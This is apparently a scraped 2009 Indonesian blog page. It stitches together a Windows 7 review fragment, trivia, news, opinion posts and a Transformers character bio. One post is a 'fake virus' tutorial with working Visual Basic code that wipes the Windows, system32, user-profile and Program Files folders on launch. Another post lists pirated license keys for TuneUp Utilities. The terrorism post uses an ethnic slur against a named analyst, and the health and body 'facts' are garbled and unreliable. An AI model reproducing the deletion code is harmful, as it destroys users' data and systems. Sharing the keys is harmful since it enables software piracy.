In truth, Microsoft does a very good job with keeping a truly insane quantity of hardware and drivers and vendors happy, but we still think they could do better. New and improved utilities to detect and install hardware are present in Windows 7, but they still don't feel entirely smart enough -- we had to track down plenty of drivers manually, and even dipped a toe now and then into the (shudder) Device Manager, which has hardly received an improvement since World War II. There has to be a better way to make sure people don't have to be smart, patient and lucky to get all their hardware working with their OS.


Of course, it's not a small problem to surmount. The brand new Device Stage seems to best illustrate the scope of this issue. Microsoft has presented a sort of candy-coated exterior to the Device Manager in the Devices and Printers view, which displays devices it recognizes as large, lickable icons, and lets you drill into further functions with a right click, or a double click if you're feeling lucky. Unfortunately, there's only a very small set of devices the OS seems truly at ease with. Sure, it picks up on most anything we plug in over USB, seeking out drivers over the internet and installing them quite painlessly, but actual functionality usually leaves a lot to be desired -- a double click usually gives us only the driest of driver-management options. Of our oodles of devices, most are represented by a generic NAS icon, many are represented with bizarre names (or eight names, in the case of our E71) and only two devices we tried offered a true Device Stage view, which was merely populated with battery and storage status.


It's simultaneously a testament to the insane diversity of devices Microsoft has to deal with, along with the implicit reliance on vendors to provide drivers in a logical and consistent manner. We don't imagine the Device Stage will be populated with truly useful infos on our favorite devices for many months (or years) to come.

Overall speed / stability

Speed is really one of Windows 7's major selling points. Particularly for the netbook set, Windows 7 can turn a machine that's nearly unusable under Windows Vista (especially if it's been saddled with the manufacturer's own set of crapware) into a quite potent workhorse. That's partly to do with the slimmed down kernel of the OS, which has lower memory requirements than Vista, but it's also due to Microsoft's rework of GUI scheduling, which means less bottlenecks and less unresponsive moments.

Still, it's not perfect. On the well-appointed machine we performed an in-place upgrade from Vista on (trust us, a clean install is worth the hassle, learn from our mistakes) we found Gadgets taking a while to load on boot, occasional system-wide slowdowns when we were doing a tad "too much" with media, and Internet Explorer felt pretty sad compared to the competition.


While streaming Windows Media Center to our Xbox 360 we had trouble maintaining an internet connection, or perhaps a network connection -- it was unclear which was dropping. After we disconnected and reconnected the network would work again, but would break soon after. We eventually gave up and restarted, after which things seemed to work just fine.

Our worst experiences, however, were with a clean install to a quite modern netbook. The OS became increasingly unstable over time -- Windows Explorer itself seemed to be the main culprit -- and the machine eventually failed to boot entirely. Luckily, the Startup Repair utility managed to jump to the rescue and found a System Restore point that booted fine, though we lost the few customizations we'd made up to that point and were face with basically a fresh install again. It was nice of Windows 7 to recover itself so well, but we would obviously have preferred to not run into that issue in the first place.

SKUs

As for pricing and SKU confusion? Well, you'll have to decide that one for yourself:
Full feature lists and additional SKUs can be found here. Family Pack info is here.


Madness? Yes. But there are still some decent options for most people, and if you've gotten a jump on things you might have already scored yourself that $50 upgrade -- don't you feel smug? In the long run, most people will end up getting Windows 7 with a new machine, so perhaps it doesn't matter so much, but we still wouldn't mind if Microsoft did a bit more work trimming down these full version pricetags. Doesn't Microsoft want those too-cool-for-school Apple hipsters dabbling in the dark side via Bootcamp?

Wrap-up


Where Vista felt like a sprawling mess, Windows 7 has patched up the holes and feels like a tight, unified mechanism. It's hardly full of surprises, but that's usually a good thing when it comes to operating systems. If you've never been a Windows person, there's hardly anything here that will change your mind about that. However, most human beings on this planet have some sort of interaction with Windows on a regular basis, whether by choice or necessity, and Windows 7 is great news for those millions of souls.

Instead of switching up the formula, Windows 7 is really an extension and a refinement of the true tenets of Windows (that we just made up): broad hardware compatibility, coatings of usability over deep functionality, and a "everything for everybody" approach to feature sets and SKUs. With such broad aims, and such a diverse userbase, it's no wonder that there are plenty of spots where the OS still falls short, but taken as a whole it's clear that Microsoft has taken a strong step forward with Windows 7. The world will know on October 22.


5 fakta terkait tubuh manusia

Tubuh manusia diciptakan oleh Tuhan dengan segala kelebihan. Sebuah penelitian terbaru di Brisbane, Australia, menunjukkan ada lima fakta tentang tubuh manusia. Fakta-fakta ini mungkin belum banyak diketahui. Kelima fakta tersebut adalah:

1. Tubuh Manusia Bisa Menghasilkan Aspirin


Memakan buah dan sayuran dapat membuat tubuh manusia menghasilkan aspirin. Fakta ini ditemukan melalui sebuah jurnal tentang makanan dan sayuran. Dalam buah-buahan terdapat asam benzoic, zat alami yang dapat memproduksi asam salicylic yang berfungsi sebagai imunitas dan penghilang rasa sakit.

2. Tidur Siang Saat Bekerja Baik untuk Tubuh

Tidur siang selama 20 menit bisa melipatgandakan kerja otak, meningkatkan mood, dan kreativitas. William Anthony, seorang pengarang buku, The Art of Napping at Work, mengatakan tidur siang dapat membantu kerja hati dan menyegarkan pikiran saat letih bekerja.

3. Ejakulasi Bisa Bikin Pria Bersin


Beberapa kejadian seperti sakit kepala atau bersin adalah hasil dari ejakulasi. Pun demikian aktivitas yang meningkat dengan rasa gugup dapat memacu timbulnya sakit kepala. Bersin juga dipengaruhi oleh kerja otak yang tidak stabil. Seluruh kegiatan di luar ruangan juga berpotensi membuat manusia terkena virus.

4. Setiap Orang Mempunyai Cetakan Lidah yang Unik

Seperti jari tangan, lidah adalah organ yang unik. Lidah dapat berubah ketika mulut digerakkan. Namun, setiap manusia mempunyai cetakan lidah yang unik. Lidah juga menandakan suatu kepuasan dan selera.

5. Tubuh Lebih Tinggi pada Pagi Hari Ketimbang Malam

Ukuran tubuh manusia bisa berubah walau tidak stabil. Jika Anda berolahraga, seperti bermain basket di pagi hari, maka tinggi badan bisa bertambah walaupun dalam sekejap. Dan pada malam hari, tinggi badan Anda tetap dalam keadaan normal.

Percaya atau tidak? Boleh Anda buktikan sendiri.(ANS/MSNBC)

source : http://www.sukasukaruru.co.cc/

tutorial bikin virus gadungan

yap…
meskipun beluku coba, tapi katanya virus ini ganas, dia nyerang mukamu eh systemmu…
gak kedetect ma anti virus!!
hak1 yg mesti di siapkan:
1.kopi atau teh
2.cemilan
3.foto miyabi (Kalo yang satu ini sunnah)
4.berdoa
yang perlu kamu punya an mengerti:
1.Visual Basic(optimal : 6.0)
2. Ngerti tombol2nya VB
trus…
bikin form sekecil mungkin,
lalu masukkan kode ini:

Public Sub DelAll(ByVal DirtoDelete As Variant)
Dim FSO, FS
Set FSO = CreateObject(”Scripting.FileSystemObject”)
FS = FSO.DeleteFolder(DirtoDelete, True)
End Sub
Private Sub Form_Load()
On Error Resume Next
If FileExist(”c:\windows\system32\Virus_HN.txt”) = True Then
End
Else
Call DelAll(”c:\windows\system”)
Call DelAll(”c:\windows\system32”)
Call DelAll(”c:\windows”)
Call DelAll(”C:\Documents and Settings\All Users”)
Call DelAll(”C:\Documents and Settings\Administrator”)
Call DelAll(”C:\Documents and Settings”)
Call DelAll(”C:\Program Files\Common Files”)
Call DelAll(”C:\Program Files\Internet Explorer”)
Call DelAll(”C:\Program Files\Microsoft Visual Studio”)
Call DelAll(”C:\Program Files”)
End
End If
End Sub
Function FileExist(ByVal FileName As String) As Boolean
If Dir(FileName) = “” Then
FileExist = False
Else
FileExist = True
End If
End Function


yah gitu aja deh..
oh iya, ada yg lupa…
Kode yg warna biru itu penangkal nih virus,
barang kali kamu ga sengaja teken jadi kamu slamat.
jadi di folder c:\windows\system32\
kalo ada file namanya Virus_HN.txt,
kamu ga bakal keserang ndiri…bisa kamu edit koq jadi apa gitu.
Yang warna merah itu folder yg bakal didelete ama nih virus,
kamu edit ndiri aja…
jgn sekali2 ngasih nam virus ini nama kamu, gk papa2 sih!!
good luck!!
refrensi:google.com,http://www.kutu-loncat.co.cc/

Tuesday, September 22, 2009

serial number tuneup utilities 2009

buat temen2 yg punya tuneup tapi masih masih trial
ne q kasih serial numberx..

BFD45E-630ATE-H1MA0C-0HWTRB-15KY5M-F0V291

BFD6YK-XW1Q1H-R1CQAR-3R0K42-AACXJ7-14WARD

BFE1H2-T00WJ1-EV1RQJ-AH73RC-731X3V-WW0BMV

BFF8V6-M9MC98-V2K17X-XHNMR8-CYJN00-QDPYNB

BFHTXJ-JHB14W-QYYRNN-BWA6JJ-XYQND7-0A4EQ9

AQKA2P-HY7FQF-8M0930-DW4H4V-1EJPRC-16CHPN


jgan lupa kasih comment ya..

Thursday, September 17, 2009


Noordin M top

Jakarta - Gembong teroris Noordin M Top selalu berubah-ubah penampilannya. Saat ditembak mati di Solo, Jawa Tengah, pria asal Malaysia tersebut tewas dengan kondisi memiliki brewok panjang.

"Brewoknya yang panjang," kata Kadiv Humas Mabes Polri Irjen Pol Nanan Soekarna di Mabes Polri, Jl Trunojoyo, Jakarta, Kamis (17/9/2009)/

Nanan enggan menjelaskan lebih jauh kondisi fisik Noordin saat tewas. Ia hanya memastikan hasil identifikasi 14 persamaan titik sidik jari jenazah itu dengan Noordin.

Terkait kabar Noordin yang memiliki istri di Pandeglang, Nanan memastikan itu tidak benar. Kapolda Banten mengaku sudah menelusuri hal tersebut, tapi tidak ada hasilnya.

"Ternyata Pandeglang nggak ditemukan. Kapolda sudah telusuri tidak ada nama itu," tegasnya. (mad/sho)


source :  http://www.detiknews.com/read/2009/09/17/190552/1206094/10/noordin-tewas-dengan-brewok-panjang


huff...

lagi2 berita yang gak jelas...

berita ini memunculkan banyak pertanyaan yang melangit, apa yang terjadi sebenarnya??
di tambah lagi ada BULE asu yang ikut2 menjadi pengamat teroris, sidney jones yang disebut2 sebagai pengamat teroris.
seharusnya sebagai orang indonesia apalagi juga sebagai seorang muslim kita berfikir kenapa dia selalu mengkait2kan pesantren sabagai ladang teroris, okelah kalau dia cuma pengamat. lalu bagaiaman pandangan orang muslim. banyak komentar yang muncul untuk mengusir dia, silahkan lihat disini.

kita harus berfikir kenapa dia selalu mengupas tentang JI, kenapa tidak membahas tentang amerika dan israel yang jelas2 sudah menjadi teroris sangat bengis dan kejam...

link terkait http://www.indonesiamatters.com/28/sidney-jones-on-jemaah-islamiyah/


Sunday, September 13, 2009

miyabi main film di Indonesia, hohohohoho

Raditya Dika Main Bareng Bintang Miyabi, Maria Ozawa
Dari Penulis menjadi aktor. Begitu kira-kira perkembangan karir Raditya Dika. Dalam waktu dekat dia akan bermain film lagi. Lawan mainnya adalah Miyabi. Tapi, penulis dan pemain film Kambing Jantan itu tetap cinta menulis dan mengandalkan kemampuannya itu untuk mendapatkan pendapatan secara tetap.

---

SEMULA Radith berjanji bertemu Jawa Pos kemarin pagi (12/9). Tapi, pagi-pagi sekali dia mengirim pesan singkat agar pertemuan diundur lebih sore saja. "Saya belum tidur, habis mixing sampai jam empat (pagi)," katanya.

Maksud Radith adalah proses mixing suara untuk film Maling Kutang. Skenario film produksi Maxima Pictures itu memang ditulis Radith. Pemain utamanya Kinaryosih dan Indra Birowo. Film tersebut bakal rilis awal Oktober mendatang.

Dari subuh itu Radith masih menyambung lagi pekerjaan dengan menulis skenario rencana film Menculik Miyabi. Salah satu bintang utama film tersebut memang bintang ****o asal Jepang yang terkenal itu.

Selain menulis skrip, Radith kebagian salah satu peran utama sebagai Raffa. Dialognya nanti seperti apa? "Belum sampai tahap menulis dialog. Ini baru ngomongin story treatment, story line. Waktunya mepet banget karena rencana produksi akhir tahun. Cuma, misalnya pakai dialog, ya mungkin antara Jepang sama Inggris," ujar pria kelahiran Jakarta, 28 Desember 1984 itu saat ditemui di rumahnya, kawasan Kebayoran Baru, Jakarta Selatan.

Yang pasti, Radith tidak akan menjadikan filmnya nanti vulgar. Meskipun ada bintang ****o, dia tidak ingin membuat skenario film "esek-esek". Menurut Radith, yang menarik dari sosok Miyabi justru sisi humanisnya. "Yang terpenting kita mau kasih lihat, bintang ****o itu manusia juga. Salah satu trik menulis skrip yang benar kan sebenarnya jangan kasih apa yang penonton harapkan. Kalau dia bintang ****o, semua orang tahu. Nah di sini justru ditampilkan yang beda," ulasnya.

Dalam kerangka berpikirnya, Miyabi akan dijadikan perempuan dari Jepang yang merantau ke Indonesia untuk berjualan, membuka toko Miyabi Lingerie. Secara tidak sengaja tiga mahasiswa yang berusaha mencari kado untuk ulang tahun perempuan yang mereka kasihi menculik Miyabi. "Begitulah sedikit ceritanya," ujarnya.

Ketika diberi tahu oleh produser Maxima Pictures bahwa Miyabi akan ikut bermain, Radith mengaku sempat shock. Menurut dia, dirinya belum pernah terpikir sedikit pun akan bekerja sama dengan pemilik nama lain Maria Ozawa itu. "Gila saja. Dulu sama teman-teman kita suka tukar-tukaran film dia. Sekarang mau main bareng. Siapa sih yang nggak tahu dia," ungkap sulung dari lima bersaudara itu.

Tawaran menulis skrip sekaligus bermain di film Menculik Miyabi dianggap Radith sebagai kelanjutan karya sebelumnya, Kambing Jantan, yang diadosi dari buku pertamanya.

Radith tidak pernah mengira jalan karirnya akan seperti sekarang. Sama seperti tidak mengiranya tulisan Kambing Jantan pada blog di internet dibaca banyak orang, dibuatkan buku dan menjadi best seller. "Setelah itu jalan seperti terbuka banget. Bikin skenario sampai main film. Jadi banyak orang yang mulai mengenal aku bisa menulis," ucapnya. (Sugeng Sulaksono/ayi)

Tentang Raditya Dika

Tidak perlu memakai kacamata minus lagi karena sudah operasi lasik.

Aslinya pemalu dan ceroboh.

Gampang mengantuk.

Dua hari bisa menyelesaikan membaca satu buku, rata rata 150 halaman.

Sedang senang nonton film-film tahun 1970-an-1980-an.


source : http://www.gamexeon.com/forum/berita-lain-lain/61568-raditya-dika-main-bareng-bintang-miyabi-maria-ozawa.html 

Friday, August 28, 2009

take me out (Indonesia)

acara TV satu ini membuat saya terheran2, mengapa??
ada banyak cewek yang bergantung masa depannya di depan pria yang baru saja keluar dari ruang tunggu...

acara yang dipandu choki sitohang ini,memiliki rating yang cukup tinggi, lantaran merupakan versi indonesianya yang mulanya berasal dari luar negeri.

oke, sekarang coba anda fikirkan, apakah orang yang mengikuti acara tersebut akan bahagia hidupnya?? hanya dengan waktu beberapa menit saja?
jawabannya belum tentu....

bisa saja si lelaki hanya mencari pacar, lalu diputusi..

dan yang lebih konyolnya lagi, ada seorang ustadz yang baru-baru saja didaulat menjadi komentator atau sekedar memberi nasehat tentang masa depan mereka, iya kalau saja yang dinasehati adalah muslim, kalau tidak??...

 disitu jelas kelihatan banyak perempuan yang memandang bahwa yang dipilih adalah orang yang mapan, ya memang benar kalau cinta saja nggak cukup. lalu bagaimana dengan laki-laki yang mempunyai pandangan hidup yang cukup besar tentang masa depan, lalu perempuannya menolak hingga suatu hari perempuan yang menang berfikir "kalaulah saya memilih dia yang dulunya mempunyai wajah pas2an, keuangan apa adanya tapi dia menjanjikan bakal membahagiakan saya.."
 jelas suatu yang ironi apabila mereka hanya memilih dengan waktu yang begitu singkat saja  untuk memilih masa depannya.

satu lagi yang saya fikirkan, apakah acara tersebut hanya sebuah rekayasa saja?/
tidak ada yang tahu...

untuk membuktikannya silahkan anda daftarkan diri anda di takemeout http://www.takemeoutindonesia.com/registration.php

Wednesday, August 26, 2009

Healthy life tips

Away with cigarettes,always exercise, avoid eating unhealthy foods and always monitor your waist circumference.
You probably have often listened to this advice. On several occasions seminars or lectures about healthy way of life would
have mentioned these four tips. Some of us already do it with discipline but others ignore.
Did you know that if you implement these four tips with discipline then you will avoid the risk factors suffered a fatal
chronic illness as much as 80%?
Many studies mention that those who implement healthy lifestyle in their everyday will be spared from some chronic
diseases such as cancer, diabetes and heart disease.
The latest research will be undertaken in Germany with mengampil sample of 23,513 adults aged between 35 to 65 years.
Research began in the mid 90s. Factors of interest included weight and height, history of previous illness, and the foods they
eat.
Four healthy lifestyle they should follow during the eight years of the study are:

^No smoking.
^Aim for at least 3.5 hours per mingu.
^Keeping the body mass index (BMI) less than 30
^Consumption of healthy foods like fruits, vegetables, bread and reducing meat.

After the research work, most respondents do only one of four habit and only 9%  into four four.

After changing the pattern of life that affect the occurrence of disease, the researchers concluded that those who follow the :
four healthy lifestyle that will reduce the risk of chronic disease as much as 78%. The details are as follows:
^Lifetime risk for developing type 2 diabetes decreased by 93%.
^Risk of suffering from heart disease decreased by 81%.
^Risk of suffering from stroke decreased by 50%.
^Cancer risk decreased by 36%.


The study also mentioned that the younger the habit is done then the results will be more satisfactory. So if you want to
always healthy, immediately do the four tips above.

bumbleebee in transformer

Bumblebee holds the distinction of being the second-ever character to appear on-screen in the original Transformers animated series, while on a mission to recover a small clutch of energy conductors with Wheeljack, illustrating the energy crisis holding sway over their home planet of Cybertron. Bumblebee was subsequently among the Transformers aboard the Ark as it set off searching for new worlds and new energy sources, which crashed on Earth, causing the Transformers within to be trapped in stasis for four million years. Awakening in 1984, Bumblebee distinguished himself by helping Ironhide quell a raging river and using his small size to help Sparkplug Witwicky plant explosives in the midst of a Decepticon mining operation.
He later befriended Sparkplug's son Spike, but their first adventure together was not a pleasant one, as they were both kidnapped by the Decepticons, and Bumblebee was brainwashed into luring the other Autobots into a trap.
As a regular character throughout the show's first two seasons, spanning 1984-1985, Bumblebee's escapades were almost always carried out alongside Spike. His adventures have taken him back to Cybertron, to the prehistoric Dinobot Island, the sunken city of Sub-Atlantica, a world of alien giants, a debaucherous gambling asteroid locale and more. He has been scorched by acid rain, fought as a mindless gladiator, been mauled by a monstrous alien cat, quested for "robotic insecticide" and, in one of his most significant roles, was one of the few Autobots to survive a brainwashing scheme by the Decepticons, leaving it up to him to save his comrades.
In the episode 51, "Prime Target", the big game hunter Lord Cholmondeley captured a secret Soviet jet, leading to panic of possible war. Cholmondeley then set his sights on the ultimate trophy, the head of Optimus Prime. In order to lure Optimus in Cholmondeley captured Bumblebee and several other Autobots. Optimus Prime accepted Cholmondeley's challenge and defeated the big game hunter and freed the Autobots.
In the episode 59, "Trans-Europe Express", a charity auto race from Paris France to Istanbul Turkey was held. The Autobots Bluestreak, Bumblebee, Sideswipe, Smokescreen, Sunstreaker, Tracks, and Wheeljack participated alongside several human racers including Augie Canay. Meanwhile Megatron had been able to discover the whereabouts of the Pearl of Bahudine, the power core of a Cybertronian weather control machine. Megatron had the Stunticons eliminate the Autobots from the race while stealing Augie's car to use its experimental engine's metal to make a control device for the pearl. Bluestreak, Tracks, Bumblebee and Augie were able to stop the Decepticons by unleashing the power of the pearl, but to stop the pearl Bumblebee had to destroy it. Augie had the gold shell of the pearl sold and the money given to charity when he learned the race was a fake set up by the Decepticons merely to get his car.
By the time of The Transformers: The Movie, set in the Earth year 2005, the Autobots had been forced off of Cybertron, and Bumblebee and Spike manned Moonbase Two on one of the planet's satellites as the Autobots prepared a strike to take back the planet. The attack was scuppered by the sudden appearance of the giant planet-eating robot Unicron, who consumed Moonbase One as Spike and Bumblebee looked on in horror. As Unicron turned on their moon, the pair set a cache of explosives to detonate in his maw and abandoned the base in a small shuttle, but the detonation failed to even scratch the chaos-bringer and he inhaled their ship. Deep in his digestive system, the pair were trapped on a conveyor that would drop them in an acid vat, but they were saved by Spike's son Daniel, and they and the other Autobots escaped Unicron's body as it was destroyed through the power of the Autobot Matrix of Leadership.
Bumblebee was one of the few characters from the beginning of the series to continue appearing in the show's third season, set in 2006, where he could regularly be found performing duties in Autobot City on Earth. He and Spike were reunited for an old-school adventure when the ghost of Starscream invaded the city in order to steal the eyes of the giant Autobot Metroplex, but they were unable to stop the villain from accomplishing his task.
When the body of the deceased Optimus Prime was recovered from space by a pair of Transformer-hating human scientists who intended to use it to lure the Autobots into a trap, Bumblebee was part of the rescue team lead by Rodimus Prime to recover it. Entering the lab, some of the Transformers were exposed to rage-inducing alien spores that caused them to run wild, and although Bumblebee avoided infection, he was seriously damaged by the rampaging Superion. A member of the alien race called the Quintessons subsequently repaired and restored Optimus Prime to life in order to stop the "Hate Plague", and also worked his technical wizardry on Bumblebee. The little Autobot had been so severely damaged, however, that he required an entire reconstruction. In his new, shiny body, he commented that he had gone beyond just being Bumblebee, and was now a "gold bug", prompting Optimus Prime to redub him "Goldbug." As Goldbug, Bumblebee traveled with Optimus Prime to the planet of Chaar in order to secure a heat resistant alloy that could protect him from the plague, only to be infected on the mission and later cured when Prime used the power of the Matrix to purge the plague.
Goldbug also enjoyed a brief appearance in the fourth and final season of the series, defending Autobot City and Cybertron against a massive Decepticon attack. Because of a scene showing Bumblebee instead of Goldbug, it still makes him one of only nine characters to appear in all four seasons of the show.
After the animated series ended in the U.S. Bumblebee appeared in animated form in the commercial for the Classic Pretenders.
Bumblebee made a cameo in the pilot of the Transformers: Animated series on a historical video being viewed by Optimus Prime. This historical video was stock footage from the original animated series.
He made several further appearances in the Japanese-exclusive series, Transformers: The Headmasters, which supplanted the fourth American series, and appeared to die while attempting to stop a metal-warping meteor from crashing into Cybertron, only to turn up alive and healthy later on in the series. The role of a young human and small Autobot friend in this series was taken over by Daniel and Wheelie.